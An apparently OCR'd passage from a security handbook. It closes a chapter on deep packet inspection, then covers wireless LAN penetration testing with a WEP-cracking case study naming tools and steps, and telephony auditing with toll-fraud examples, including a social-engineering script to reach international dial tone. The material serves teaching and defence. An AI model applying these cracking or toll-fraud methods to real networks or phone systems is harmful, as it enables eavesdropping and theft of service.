Another mechanism commonly implemented for avoiding possible availability problems related to IPS malfunctioning is the network pass-through. In case of any problem in the IPS, such as a power supply failure, the pass-through mechanism will connect the network cables directly, maintaining network connectivity. Although this is a desired feature for a device used in combination with a firewall, it should never be implemented in a firewall itself. It is an approach against a basic security engineering concept known as *fail-safe*. According to fail-safe, security components should fail in a way that does not compromise their security goals. In practical terms, firewalls that implement this concept should not allow any traffic if problems arise, as opposed to allowing everything.

In general, IPSs can identify and block many more attacks than firewalls with embedded IDS functionalities. Additionally, they usually do not have the same filtering capabilities and administration features present in products that used to be simple firewalls in the past. But the fact is that both combinations have been improved for solving their limitations, producing very broad network security solutions. A number of new technologies are also being embedded in those new products. Some examples include:

- Anti-spam filters
- Malware analysis
- URL filtering
- Virtual private networks
- Network sddress yranslation
- Server and link load balancing
- Traffic shaping.

Besides the numerous benefits existent in the single-box approach, the drawbacks from the security point of view should not be ignored. Since the early days of network security, defense in-depth has been almost unanimity. The combination of multiple security controls that complement each other, following solid architectural security principals, increases security and creates resiliency, thereby allowing a longer time frame for detecting and responding to attacks before they reach the most valuable information assets, usually the internal servers.

Additionally, there exists a second a problem, not less relevant, related to availability. Single-box designs inherently create single points of failure. Fortunately, this problem is not so hard to solve and several vendors have hot-standby and cluster options for their DPI solutions.

Other Issues

The initial convergence of technologies that produced the first so-called DPI devices was involved in a paradigm. Part of it was possible due to new hardware improvements. However, hard-coding security

analysis in chips would prevent vendors from quickly and effectively responding to new demands. This supposed limitation was heavily explored by vendors producing software-based solutions.[7]

At the same time, most of these answers from vendors are, basically, updates to their signature databases. A great part of these updates would be unnecessary with a truly effective and well-implemented default-deny approach, using protocol-anomaly technologies. This raises the question of whether the signature approach is more interesting to vendors than it is to their customers, which must depend on software subscriptions and update services for keeping their structures running. Formal research on the network attacks discovered in the last few years could be helpful in measuring the real effectiveness of the protocol-anomaly approach and answer this question more precisely.

Nevertheless, innovative approaches in network hardware appliances seems to be producing solutions to this dilemma, allowing the creation of devices with good performance, while keeping their ability to receive updates from external sources. This is being achieved through packet analysis optimization methods, which unify hardware and software technologies for parallelizing filters and verifications.

Another architectural issue, but a broader one, is the fact that the migration of IDS-like technologies to access-control devices have almost totally ignored other very relevant and important aspects of intrusion detection as a whole. Those aspects are related to host-based IDSs and the correlation of events generated by them with network-based captured data. Several vendors of DPI technologies do not have host-based protection or even detection systems. The path that has been crossed by IDS systems, with the objective of improving their detection capabilities, was almost interrupted.

Some attack behaviors can only be detected, or at least more precisely detected, correlating host and network captured data. Host-based systems can understand local vulnerabilities and analyze the consequences of an attack, besides detecting that the packet was malicious.

This kind of feature is very desirable, especially if considering that secure application protocols, designed for providing end-to-end security, seem to be a trend. Furthermore, any type of encryption on the transport or network layer would compromise almost every functionality of DPI technologies, except for basic filtering.

This phenomenon, among other things, has lead to a popularization of a radical security approach, know as *de-perimeterization*. This concept, also known as *boundaryless information flow*, is not new, but is now been seriously researched and supported by a number of companies and vendors worldwide.[8] The idea is to gradually remove most perimeter security barriers and focus more on secure protocols and data-level authentication, extensively using encryption for achieving these goals.

Only the future will prove if totally removing perimeters is a reasonable approach, but the people that support the de-perimeterization concept do exist today. Most VPN clients, for example, have personal firewall capabilities where the objective is to protect laptops frequently connected directly to the Internet when they leave the corporate network. Critical servers often have host-based IDS solutions that can, in a number of ways, protect against some attacks in real-time, besides detecting them, working like a device that could be called a *host-based IPS*.

Those examples can be clear signals that a multilayer approach, considering also the protection of hosts using technologies that used to be available only for network security, will prevail in the medium and long terms. Integrated management solutions are probably going to be implemented for allowing the administration of those layers in a centralized way, reducing the TCO and improving the effectiveness of the solutions.

Conclusion

DPI technologies are based on a number of old approaches that used to be implemented by different devices. Hardware and software advances have allowed the convergence of those approaches into single-box architectures that increases the security provided by them and makes their administration easier.

However, single-box architectures lack defense in-depth, a key network security concept that has been used for years, that could lead to unnecessary exposure. Additionally, they create single points of failure

that can compromise network availability. Nevertheless, both can be solved using technology largely available from most vendors and correct security design principles, implementing network perimeters according to specific security needs of each network. The popularization of the use of protocols with native encryption reduces the effectiveness of such solutions, but do not make then dispensable. Integrated approaches, using intrusion prevention controls, that normally include DPI, both at host and network levels, will probably be the best approach in the medium and long terms.

References

1. Skype Technical FAQ. http://www.skype.com/help/faq/technical.html (accessed October 27, 2006).
2. Pescatore, J., Stiennon, R., and Allan, A. 2003. Intrusion detection should be a function, not a product. Research Note QA-20-4654, Gartner Research, July.
3. Ellen Messmer. *Security Debate Rages*. Network World, October 6, 2003, http://www.networkworld.com/news/2003/1006ids.html (accessed October 27, 2006).
4. Tipping Point Intrusion Prevention Systems. http://www.tippingpoint.com/pdf/resources/datasheets/400917-002_TP-IPS.pdf (accessed October 27, 2006).
5. Ranum, M. 2005. What is 'Deep Inspection.' http://www.ranum.com/security/computer_security/editorials/deepinspect/
6. Check Point Software Technologies Ltd, Check Point Application Intelligence, February 22, 2006, http://www.checkpoint.com/products/downloads/applicationintelligence_whitepaper.pdf (accessed October 27, 2006).
7. Check Point Software Technologies Ltd, The role of specialized hardware in network security gateways, http://www.checkpoint.com/products/downloads/downloads/Specialized_Hardware-WP.pdf (accessed October 27, 2006).
8. The Open Group, *The Jericho Forum*, http://www.opengroup.org/jericho/ (accessed October 27, 2006).

Wireless Penetration Testing: Case Study and Countermeasures

How Wireless LANs Work
Components and Architecture • Setting Up and Uniquely Defining a Wireless LAN • Basic Security Features for Wireless LANs
WEP Cracking
When WEP was Broken • When WEP was Really Broken • When WEP was Really, Really Broken
Case Study
Step 1: Detection • Step 2: Sniffing • Step 3: Cracking • Step 4: Decoding • Observations • A Word of Warning
Advanced Wireless LAN Safeguards
Basic Security Principals
Risk Assessment • Layered Security
Conclusion

Christopher A. Pilewski

Why another wireless chapter, when so much good material exists on the subject? Precisely that reason; so much good material exists, it is difficult for both new and experienced security practitioners to understand it all in perspective. Too often, a reactionary attitude is taken toward wireless local area network (LANs) ranging from "it's just too risky to deploy" to "why not, I do not have anything anybody would want."

Wireless LANs represent tremendous benefits to business and to home users. But along with these benefits come special vulnerabilities that many users and IT departments are not even conscious of.

This chapter will introduce the unique security threats to wireless LANs, but also develop a coherent threat-assessment model that practitioners can adapt and use to determine their effective level of risk and how to begin addressing it.

How Wireless LANs Work

Wireless LANs are defined by the IEEE 802.11 set of standards. These standards include 802.11a, 802.11b, and 802.11g. The standards include specifications for radio frequency, modulation, and data communication protocols to ensure compatibility between wireless devices from differing vendors.

Components and Architecture

The three common components in wireless LANs are a radio card, an access point, and a back-end network. A more detailed chapter on wireless LANs might cover range extenders, wireless bridges or other features. But the purpose of this chapter is to cover security topics rather than technology topics.

A radio card is positioned in a computing device (typically a laptop computer, or a hand-held). An access point is typically deployed in a fixed location where it can receive radio signals from one or more radio cards and be conveniently wired into a back-end network (typically, an Ethernet). Although it is possible to deploy a wireless LAN without any back-end at all, this is uncommon, as two or more radio cards are capable establishing an "ad-hoc" LAN between them without an access point at all. Usually, the back-end network is a corporate LAN, or an access device such as a cable or DSL modem.

A radio card and the access point can be set up to work together in a matter of minutes. The architecture of a wireless LAN is very similar to a traditional Ethernet network. A typical Ethernet network can be thought of as a "hub and spoke." Computing devices are wired to an Ethernet hub, or to a switch that passively or actively forwards network traffic. Wireless LANs function in exactly the same way, except there are no wires to the hub. Instead, network traffic is transmitted in modulated radio frequency.

Setting Up and Uniquely Defining a Wireless LAN

Unlike Ethernet LANs, which are defined by their cable scheme and virtual local area network (VLANs), wireless LANs must each be set up with a unique local identifier, in order to distinguish them from other wireless LANs that might be using the same radio frequency. This identifier is called the system set identifier (SSID). The SSID is usually entered into the user interfaces of both the access point and the radio card as a text name. This name must be unique, but only within the geographic boundaries within which the radio frequency can be received. Depending on conditions discussed later, this distance is usually between 0.5 and 1 km.

Basic Security Features for Wireless LANs

From the time when wireless LANs were first envisioned, there have been concerns about eavesdropping and service disruptions. Wireless LANs simply do not benefit from the same physical security safeguards of typical wired LANs. In a business setting, wired LANs are secured within a building with a regulated entrance (such as a front desk, security guards, man traps, etc.) or at least behind locked doors. Within a typical building, network switches are usually secured in locked wiring closets or in a secure data center. In order to eavesdrop or disrupt these LANs, an intruder would need to defeat these physical safeguards, or to penetrate network firewalls from the Internet.

Wireless LANs are more vulnerable for the very reason that makes them so convenient. They can be accessed from anywhere within the range of their radio transmissions. There are four basic wireless security features of note:

- Nonbroadcasting SSID
- Media access control (MAC) address filters
- Proprietary extensions
- Wireless equivalent privacy

Nonbroadcasting SSID

A nonbroadcasting SSID limits the ability of an unauthorized user to detect the wireless LAN. When a wireless LAN is set up using the nonbroadcasting SSID option, the access point does not broadcast the SSID in its beacon frames, or unless the SSID is specifically requested by a radio card in a process called a probe.

The SSID is, however, transmitted in other frames by both the access point and the radio cards. As such, a wireless LAN's SSID can be easily detected by sniffing the wireless network traffic even if the SSID is not being broadcast.

For this reason, the effectiveness of this safeguard should be considered extremely limited. It does not prevent eavesdropping. It does not prevent service disruptions. It only slightly reduces the risk of unauthorized access.

There is still some debate as to the usefulness of this particular safeguard. A nonbroadcasting SSID will not defeat a serious intruder, but it might deter a casual one. And it is easily put activated by selecting a single setting on the wireless access point.

MAC Address Filters

Media access control address filters represent a more serious (and perhaps time consuming) approach to securing the wireless LAN. MAC filters restrict access to wireless LANs to specific, unique 6-byte hexadecimal addresses hardcoded into individual radio cards.

As in the case of nonbroadcasting SSIDs, this type of safeguard has limited effectiveness. Although the wireless access point will not allow a radio card with an unprogrammed MAC address to use the wireless LAN, it does not prevent or reduce the risk of eavesdropping on the wireless network traffic through wireless sniffing. If an intruder obtains even a small sample of the wireless network traffic through wireless sniffing, is possible to capture packets that contain the programmed MAC addresses that the access point is using to make filtering decisions. Once authorized MAC addresses are obtained, an intruder can spoof the access point by manually replacing his radio card's native MAC address with one from an authorized radio card.

Once again, a MAC address filter safeguard does not prevent eavesdropping. It does not prevent service disruptions. It only reduces the risk of unauthorized access. It is debatable however, just how much this risk is reduced. Not all radio cards allow a spoofed MAC address to be used. But, a motivated intruder will certainly have this ability.

The manual effort required to implement and maintain MAC address filters casts further doubt on their overall usefulness, especially in large wireless networks. As new radio cards are added to the wireless network, each access point must be updated with the table of permitted MAC addresses. Similarly, MAC addresses of retired hardware must be removed from these tables.

Proprietary Wireless Extensions

Proprietary wireless extensions are often designed to provide performance advantages rather than security measures. They may, nonetheless, provide a measure of protection on a wireless LAN. A wide variety of proprietary extensions to the 802.11 protocols exist. Most offer speed improvements up to twice that of 802.11b or 802.11G. These extensions are usually described by terms such as *turbo*, *super*, *2x*, etc. They are of note in a security discussion because these extensions are rarely compatible between hardware vendors and thus, their use typically limits use of a wireless LAN to a single vendor's radio cards.

Use of these extensions may deter wireless sniffing, and other methods for obtaining more information about the wireless LAN, unless the intruder possesses hardware from the same vendor as the LAN owner.

This could be described as a security-by-obscurity approach and, thus, an ineffective and undesirable control. These extensions, however, may still constitute a useful safeguard, particularly if the resulting network traffic is not easily sniffed and decoded. Proprietary wireless extensions should be considered as part of a total wireless security approach if they are available.

Wireless Equivalent Privacy

Wireless equivalent privacy (WEP) is part of the IEEE 802.11 standard and was designed to reduce the risk of unauthorized access to wireless LANs by encrypting network traffic between radio cards and their access points. Wireless equivalent privacy is centric to wireless LANs. It was designed to protect

the information flowing between a radio card and its access point only. Wireless equivalent privacy does not protect information end-to-end, between source and destination (as virtual private networks (VPNs), or secure socket layers do). It is, nonetheless, an effective way to protect wireless networks, at least as it was envisioned.

Two versions of WEP are implemented in most wireless LAN equipment in existence today. They are commonly delineated by key-size 64-bit WEP and 128-bit WEP. What is referred to as 64-bit WEP actually uses a 40-bit fixed key which is added to a 24-bit Initialization Vector (IV). Likewise, the 128-bit implementation uses a 104-bit fixed key added to a 24-bit IV. The 104-bit key is usually composed of 4 bits of each hexadecimal byte in the 26-byte string used to establish the access point and the radio cards on the wireless LAN.

Wireless equivalent privacy uses the Rivest cipher 4 (RC4) algorithm to encrypt packets and the cyclic redundancy check (CRC)32 to check their integrity. Rivest cipher 4 was created at RSA Security in 1987 by Ron Rivest. But a description of the algorithm found its way to the Internet in 1994. Since that time, RC4 has become a widely used encryption mechanism particularly in hardware applications (such as wireless radio cards). It is simple to implement and fast to operate. This is despite the fact that, technically, the algorithm and the name "RC4" are still the property of RSA Security.

The RC4 algorithm builds a pseudo-random stream of bits (called the *keystream*) and combines it with a clear text stream using an XOR (exclusive OR) operation. In WEP, both streams are represented by arrays of hexadecimal bytes ranging in value from (0x00 to 0xFF).

The keystream itself is the product of the key scheduling algorithm (KSA), and the pseudo-random generation algorithm (PRGA). KSA initializes the keystream, and then processes it for 256 iterations, using both the key's data and the modulus of the key's length. Pseudo-random generation algorithm further processes the keystream by iteratively adding parts of the stream together, and exchanging their positions in the array for as many iterations as the implementation defines.

Today, RC4 is still regarded by many as a relatively secure encryption algorithm for pedestrian purposes. But, numerous attacks on RC4 (usually focused on the initialization vector, and key scheduling) have been published and implemented in software tools. Security practitioners should understand that substantial differences exist from implementation to implementation. And, these differences manifest themselves in WEP implementations as well. Note that RC4 does not normally use an IV the way that WEP does. This has caused many to question not RC4 itself, but its implementation in WEP.

WEP Cracking

Wireless equivalent privacy is the most commonly used security safeguard in wireless LANs today. It is easily set up. It is almost universally available (in full 128-bit strength) in wireless networking equipment manufactured in the last few years and it is fully compatible from vendor to vendor.

Many organizations and individuals misunderstand the issues surrounding WEP and how to deal with them. Attitudes seem to be evenly divided between two points of view: (1) WEP provides the only security available on wireless networks, so nothing more can be done; and (2) Wireless LANs are fundamentally insecure, and there is no point in deploying WEP.

Both perspectives are somewhat shortsighted. By exploring the steps involved in cracking WEP, the security practitioner can better appreciate the level of effort required to defeat this safeguard.

When WEP was Broken

In 2001 (only two years after the 802.11 standards were ratified), "Weaknesses in the Key Scheduling Algorithm of RC4" was published by Fluhrer, Mantin, and Shamir. The paper identified a large number of "weak keys" and several attack techniques that could be used against WEP. These included the

"Related-Key Attack Based on the Invariance Weakness" and the "Related-Key Attack Based on Known IV Weakness." They later became known as FMS attacks.

Stubblefield, Ioannidis, and Rubin quickly implemented and perhaps improved upon these attacks and described their results in "Using the Fluhrer, Mantin, and Shamir Attack to Break WEP." However, they did not release the software they used to implement the attacks.

Shortly thereafter, two tools became widely available for WEP key cracking/recovery:

- AirSnort (developed by Jeremy Bruestle and Blake Hegerle)
- AirCrack (developed by Christophe Devine)

Although WEP had been broken, it was not necessarily an easy chore. Only a few wireless radio cards were capable of wireless sniffing, and only a subset of those radio cards were compatible with these tools. When the right hardware was available, the underlying operating system (usually Linux) required a large number of supporting packages, and sometimes kernel patches as well. When the hardware and software functioned properly, several million packets had to be captured in order to capture a sufficient number of weak IVs.

Wireless network penetration testing often produced inconsistent results as well, because some wireless equipment was more vulnerable to these attacks than other equipment. Many vendors were updating their firmware to avoid the specific IVs that generated weak keys. These weak-key avoidance mechanisms made WEP cracking more difficult, even though more attacks were being published and implemented.

The time involved simply kept the pool of individuals hacking WEP protected networks relatively small. Many hackers simply attacked unprotected wireless networks, or went back to their war-dialers.

When WEP was Really Broken

Early in August of 2004, a hacker named "KoreK" changed everything by releasing an entirely new statistical attack that bears his (or her) name to this day. Unlike previously published attacks, the KoreK attack did not rely upon interesting frames with weak keys.

KoreK released this attack to the netstumbler forums; since that time, many other tools have implemented the KoreK attacks. This had the immediate effect of changing the requirements for cracking WEP keys. Instead of millions of frames with weak IVs, only ~250,000 unique IVs were required to crack the WEP keys with a high degree of reliability.

Several popular tools quickly incorporated the KoreK attacks, including: AirSnort, AirCrack, Kismet, WEPLab, and WEPCrack. In order to use these tools, an attacker may still require hours to acquire enough packets to successfully crack WEP keys. But these attacks made the whole process radically faster and more reliable, lowering the difficulty to a level where it should now be considered easy to crack WEP if an attacker is even mildly motivated.

When WEP was Really, Really Broken

Just when it seemed that the story could not get much worse for WEP, active approaches were developed to stimulate a wireless LAN and acquire the packets needed for cracking in minutes instead of hours.

This can (and has been) achieved by using spoofed ARP requests and other types of traffic. If spoofed ARP request packets can be injected into the wireless LAN, and they succeed in generating replies, large streams of packets can be captured in just a few minutes.

Case Study

A simplistic wireless LAN penetration case study can be illustrated using "Netstumber" and "AirCrack" by Christophe Devine that includes all of the tools necessary to perform wireless LAN penetration testing,


once the wireless LAN is detected. The case study will use a fully passive approach illustrated in four simple steps:

1. Detect wireless networks
2. Sniff for wireless network traffic
3. Crack the WEP keys
4. Decode the acquired packets

Step 1: Detection


In this example, the Netstumbler tool has detected a number of wireless LANs. Because an attached global positioning system (GPS) appliance was used, additional mapping software can be used to show where these networks were detected. The map also displays the WEP-protected networks, as opposed to those that are unprotected and open.

Step 2: Sniffing




Several wireless LANs can be sniffed at once, even if they are using different radio channels. (The basic service set ID (BSSID) and extended service set ID (ESSID) identifiers have been removed from this image.) The target wireless LAN has been circled. With approximately 250,000 unique IVs detected, the WEP key can probably be cracked. Recall that the KoreK attacks do not require weak IVs, only a sufficient number of unique IVs.

Step 3: Cracking



The WEP key was cracked, and it was cracked in less than one second. The WEP key is not always cracked so quickly. But these results are considered typical.

Step 4: Decoding



One of the advantages of the AirCrack suite of tools is its ability to decode the sniffer trace with the cracked WEP key. The information in this trace reveals the IP address scheme, protocols in use, and typically other useful information such as email messages, login sessions, as well.

Although approximately eight hours were required to sniff a sufficient sample of network traffic on the target wireless LAN, all of these data was readable at the conclusion of the test.

Observations

Several observations can be made relative to this particular case study: In an anecdotal survey, only slightly over fifty percent of wireless LANs detected had any protection at all. Detection of wireless LANs was possible whether the SSID was being broadcast or not. Sniffing the wireless radio signals was possible regardless of MAC address filters in place on the access points. Sniffing the radio signals was completely

passive (no excitation was used during the test) and did not require joining the target wireless LAN, at any time. For this reason, this type of penetration testing was nearly undetectable.

If active penetration testing approaches had been used to obtain more information, the back-end network could have been penetrated through the wireless LAN's gateway router as well.

A Word of Warning

Penetration testing should only be performed in a controlled lab environment or with the explicit written permission of a client that clearly states when, where, how, and by whose authority testing will be carried out. The full legality of such testing in the wild is still evolving But, in all cases, penetration testing should be performed ethically, and in full compliance with applicable laws.

Law enforcement has recently taken a greater interest in wireless LANs, even when they belong to home users. In July of 2005, a man was arrested and charged with "unauthorized access to a computer network" in St. Petersburg, Florida, after he accessed an unprotected wireless LAN belonging to a local resident. It was unclear what the man's motives were at the time of the arrest. In the same month, another man was charged with a similar offence in the United Kingdom.

Advanced Wireless LAN Safeguards

Basic wireless safeguards (nonbroadcasting SSID, MAC address filters, and WEP) simply do not (by themselves) protect wireless LANs. This failure leads to the topic of advanced wireless safeguards. Advanced wireless LAN safeguards include "WiFi Protected Access" (WPA) and (WPA2) that are intended to replace WEP entirely.

WPA and WPA2 differ from WEP in many key respects, but WPA should be thought of as an evolution from WEP. WiFi Protected Access still uses IVs and RC4; but the IVs are now 48 bits long instead of just 24 bits. This reduces the probability of duplicates. Other features of WPA include a sequence counter (to deter replay attacks). WiFi Protected Access is implemented in two versions: temporal key integrity protocol (TKIP) and pre-shared key (PSK). TKIP provides a new key for each packet on the wireless LAN by combining a base key, the MAC address of the sending station, and the serial number of the packet. The PSK implementation may still represent an improvement over WEP. However, WPA (in its PSK implementation) has already shown itself to be vulnerable to dictionary attacks.

WPA2 (which consists of the mandatory parts of IEEE 802.11i) is more of a full replacement for WEP. It uses the Advanced Encryption Standard (AES). Advanced Encryption Standard is a block cipher and not susceptible to some of the attacks that stream ciphers are susceptible to. It also uses the counter-mode CBC MAC protocol (a much stronger method of checking integrity) instead of CRC32 used in WEP.


Although WPA and WPA2 represent important advancements over WEP, they point out a critical axiom in security: Never rely on a single control to mitigate risk.

Basic Security Principals

Risk Assessment

Risk assessment remains the most powerful tool in the security arsenal. Properly assessing risks to people, information, assets, and operations provides the perspective needed to position the correct set of safeguards to reduce risks to acceptable levels.

The threat-assessment model below compares attacker strength and motivation to basic wireless LAN safeguards. Note that all of the basic safeguards are overcome by a knowledgeable attacker in a targeted effort.



Security practitioners can expand this simplified model to include specific threats (and their likelihood) to the information and assets held by their organizations. Likewise, the model can be expanded to include other network or application safeguards that are in place. Together, these build a composite view of how well an organization's technical safeguards address their risks.

Layered Security

Layered security should be used to address the risk of well-motivated attackers regardless of a network's architecture. Layered safeguards (not just those centric to wireless LANs) represent the best means of reducing risks to information on wireless LANs. Practitioners should use basic wireless safeguards (even WEP) as part of a calculated, comprehensive approach to protect their information. Practitioners should also consider advanced or nontraditional wireless safeguards such as wireless IDS and radio signal attenuation where these are practical. These safeguards should then be combined with VPNs, strong network authentication, firewalls, and secure applications. Do not skip awareness or training. The safety of information assets often comes down to simple password strength.

Conclusion

It is clear that the basic security safeguards of 802.11 wireless LANs (most notably WEP) do not adequately protect these networks by themselves. They still have a role to play in an effective wireless LAN security strategy, when combined with other safeguards.

Security practitioners must overcome the emotionalism surrounding the subject and the tendency (of some) to seek easy answers. Risk assessment and risk mitigation remain the best tools for seeing problems clearly and addressing them properly.

Auditing the Telephony System: Defenses against Communications Security Breaches and Toll Fraud

William A. Yarberry, Jr.

Introduction

The theft of long-distance minutes is still fashionable with hackers. Organizations, particularly those without toll fraud insurance,[1] may have significant losses and experience disruption of business telephone service as a result of telephone hacking. The Internet provides a plethora of telephony information allowing anyone so inclined to gain access to unprotected PBXs.

A company's vulnerability to threats varies by its size and business type. For example, businesses that frequently engage in intense international bidding may find themselves in competition with a government-owned organization. Because the government often owns the telephone company as well (PTT[2]), there is a temptation to share information by tapping the lines (all it takes is a butt set and knowing which trunks to tap into). While such occurrences are undoubtedly infrequent, they are a threat.

Toll fraud, on the other hand, is ubiquitous. Hackers use stolen calling cards to find a vulnerable PBX anywhere in the world and then sell the number on the street (mostly for international calls). Poorly controlled voicemail options and DISA (direct inward system access) are "hacker attractor" features. Medium-sized installations are preferred because they offer enough complexity and trunking to allow hackers to get into the system and run up the minutes before detection. Smaller key system sites do not have the capacity, and larger sites often (but not always!) have toll fraud detection systems (such as Telco Research's TRU Access Manager or ISI's TSB TrunkWatch Service).

Two characteristics of the telephone system enhance the hacker's world of opportunity: (1) it is difficult to trace calls because they can be routed across many points in the system, and (2) hacking equipment is relatively inexpensive, consisting of a PC or even a dumb terminal hooked to a modem. Hackers (phone phreaks) sometimes have specific PBX training. They could be disgruntled PBX technicians (working for an end-user organization or the vendor). In addition to their technical background, hackers share explicit information over the Internet (*e.g.*, www.phonelosers.org). These individuals have a large universe

of opportunity; they hack for a while on a voice system, find its vulnerabilities, then wait for a major holiday, and go in for the kill. Losses of $100,000 over four days are common. If holes in one PBX have been plugged, they go on to another. In some cases, they use a breach in one PBX to transfer to another, even less secure PBX.

The final category of security break, malicious pranks, gets inordinate attention from senior management — far beyond the economic damage usually incurred. For example, a voicemail greeting could be reprogrammed (just by guessing the password) to say "Hello, this is Mr. John Doe, CEO of XYZ Company. I just want you to know that I would never personally use any of XYZ's products." Of course, not all changes are minor. A clever hacker who obtains control of the maintenance port can shut down all outgoing calls or change a routing table — there is no end to the damage if the maintenance port is compromised.

Getting Started

Before reviewing specific controls and technical parameters for the organization's voice communications systems, the auditor should obtain the following background information:

- Organizational structure of the telecommunications group, including:
  - Organization charts
  - Responsibilities and scope of duties (*e.g.*, combined voice and data, portions of functions outsourced, and switches/locations for which they are responsible)
- Policies and procedures, including modem use
- Inventory of equipment, including model numbers; include voicemail, interactive voice response (IVR), computer telephony integration (CTI), fax servers, and other telephony servers
- Power supplies
- Handset inventory (types, date purchased)
- Software inventory, including version numbers (PBX, servers, adjuncts such as voicemail and any middleware used for telephony)
- Modem pools
- System parameters and settings (*e.g.*, classes of service, classes of restriction, DISA setting, trunk-to-trunk permissions)
- Specialized software for switch management (including computer telephony equipment and fraud detection systems)
- Types and numbers of telephone calling cards
- Trunk access and trunk types (*e.g.*, business lines, direct inward dial, outbound)
- Listing of User Datagram Protocol (UDP) ports used for IP telephony, if applicable
- Direct inward dial (DID) blocks (the numbers that outside parties call to reach individuals or departments within the organization; some small organizations use non-DID trunking where outside parties call a main number and are transferred to specific parties)

Toll Fraud Examples

Although the toll frauds listed below are fictitious, events like these occur frequently. The phone phreaker community is highly creative.

Event 1

- An employee (or someone with physical access to an employee's phone) forwards his line to "9" or "9011" (local dial tone or the international operator, respectively).
- Over a weekend, a hacker dials the organization's numbers and detects a dial tone.
- After discovery, the number is sold on the street in New York City.
- $33,000 of international long-distance calls are made within 48 hours.

Event 2

- A hacker calls an organization's main number and reaches the company operator.
- The hacker says, "Hi, I'm Bob with your local telephone company and I am trying to repair your lines. Please transfer me to extension 9011." Operator transfers "Bob" to the requested number.
- Hacker now has ability to place any desired international call, with little fear of detection. From the perspective of the organization's long-distance carrier, the call is perfectly legitimate because it originates from the PBX.

After collecting background information, the auditor should examine the following specific components of the voice infrastructure.

Class of Service

Class of service is a level associated with each telephone extension that determines the features that can be used by that extension. Good security practice dictates that users have only the level of access and functionality they need to get their jobs done. Class of service and the functions associated with each level are implemented according to the requirements of each organization. To use an extreme example, class "01" might permit users to only receive local phone calls (no dial out), whereas class "25" might permit off-premises forwarding of international calls. The auditor should fully understand the capabilities of each class of service and who has been assigned to each class. See Table 12.1 for an example class of service "98" for an executive and "03" for a lobby telephone. Most PBXs can specify time of day and day of week so, for example, international calls can be restricted to business hours only. Specific higher risk features to be reviewed are listed below. Note that although these features are specific to a Siemens switch, they are generally applicable to other telephone switches.

- *Call forward external (CFE).* CFE provides the ability to forward an extension to an outside number or to local dial tone. Employees use this feature to forward their own extension to an outside number. For example, a telecommuter might forward her extension to her house number, or a secretary may forward a hunt group to an outside answering service. (A hunt group is a series of telephone extensions set up in such a way that if the first line is busy, the second line is hunted and so on until a free line is found.)
- *Control of station features (CSF).* CSF provides the ability to control features on a phone other than the one the employee is using. Using CSF, it is possible to override the class-of-service limits of another extension. For example, assume a user at extension 1111 has access to CSF as well as domestic and international long distance. Anyone would be able to use CSF from extension 1111 to take control of another extension. For this example, extension 1111 (equipped with access to CSF) takes control of extension 2222 (which is blocked from both domestic and international long distance). Using CSF, extension 1111 forwards extension 2222 to "9" or local dial tone. Anyone calling extension 2222 is immediately forwarded to the dial tone and can begin accessing long distance, although extension 2222 is blocked from doing this through class of service.

